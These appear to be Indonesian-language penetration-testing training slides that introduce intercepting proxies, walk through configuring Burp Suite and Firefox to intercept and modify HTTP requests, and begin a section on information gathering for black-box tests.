
- **Intercepting proxy** adalah tools yang memungkinkan kita menganalisa dan memodifikasi request dan response dipertukarkan antara HTTP client dan server.

- Dengan mencegat HTTP messages seorang pentester dapat mempelajari behavior (kebiasaan) dan kerentanan

- Yang paling sering digunakan intercepting web proxy adalah:
  - Burp Suite (fitur intercept proxy).
  - ZAP.


- Jangan bingung intercept proxy dengan proxy server web umum seperti Squid.
  Proxy server memiliki tujuan yang berbeda: optimasi bandwidth, penyaringan konten dan banyak lagi.

Intercepting Proxy Example




Intercept proxy adalah aplikasi yang memotong lalu lintas traffic pada browser pen tester.

Proxy Server Example



Berikut adalah proxy server yang berfungsi menyaring semua lalu lintas yang datang dari jaringan internal.

- Burp suite merupakan intercept proxy yang umum digunakan.




Burp Suite akan membiarkan Anda:

- Intercept request dan response antara browser dan web server.
- Membangun permintaan secara manual.
- Crawl website, dengan secara otomatis mengunjungi setiap halaman di website.
- Fuzz Web Application, dengan mengirimkan pola input yang valid dan tidak valid untuk menguji perilaku mereka.


- Dengan menggunakan Burp, kita dapat mencegat dan memodifikasi permintaan yang datang dari browser kita sebelum dikirim ke remote server.
- Kita dapat memodifikasi header dan body dari message baik secara manual atau, secara otomatis.

- **Launch Burp Suite**: *Kali Linux > Web Applications > Web Application Proxies > burpsuite*.

- Klik *Proxy* tab lalu pilih *Options* sub-tab.




- Sekarang kita dapat start and stop proxy dan configure *host:port*.




Setelah Burp Proxy dikonfigurasi, kita harus mengkonfigurasi browser untuk menggunakannya sebagai proxy pada setiap protokol.


Di Firefox kita harus membuka jendela Preferences, buka tab advanced, klik pada sub-tab Network dan kemudian membuka pengaturan Connection.




- Untuk mencegat traffic pada Burp buka Proxy> Intercept dan klik pada Intercept is off untuk mengaktifkan intersepsi.



- Sekarang buka website dengan browser kita, Burp akan mencegat request. Kita dapat memodifikasi dan kemudian meneruskannya dengan mengklik forward.



Ketika Intercept is on, semua request pada browser akan berhenti di Burp Proxy. kita dapat memodifikasi seluruh request atau hanya header-nya saja.



- Ingatlah untuk meneruskan permintaan tersebut setelah meng-editnya!

Gathering Information of your target

Information gathering adalah tahapan penting pertama kali yang harus dijalani semua PenTest.

Tidak masalah bila harus menilai keamanan seluruh jaringan ataupun aplikasi web tunggal, kita perlu tahu informasi target sedetail mungkin.

- Most pentesting jobs are black-box tests.


- Selama test black-box penetration tester mensimulasikan serangan secara eksternal. Karena itu, mereka tidak dapat mengetahui proses di dalam, teknologi atau informasi internal lainnya.

oleh karena itu, mengumpulkan informasi adalah langkah kritis.

- Mengumpulkan informasi tentang target adalah tahap awal dari setiap uji penetrasidan merupakan bagian yang paling penting dari seluruh engagement.
- Pada tahap ini, tidak ada informasi yang tidak perlu; segala sesuatu yang kita kumpulkan harus dicatat untuk penggunaan di masa depan.
- Kekayaan informasi yang kita kumpulkan akan menjadi berguna selama fase serangan.

- Informasi macam apa yang harus kita kumpulkan?
  - Infrastruktur (server Web, CMS, database ...)
  - Logic application
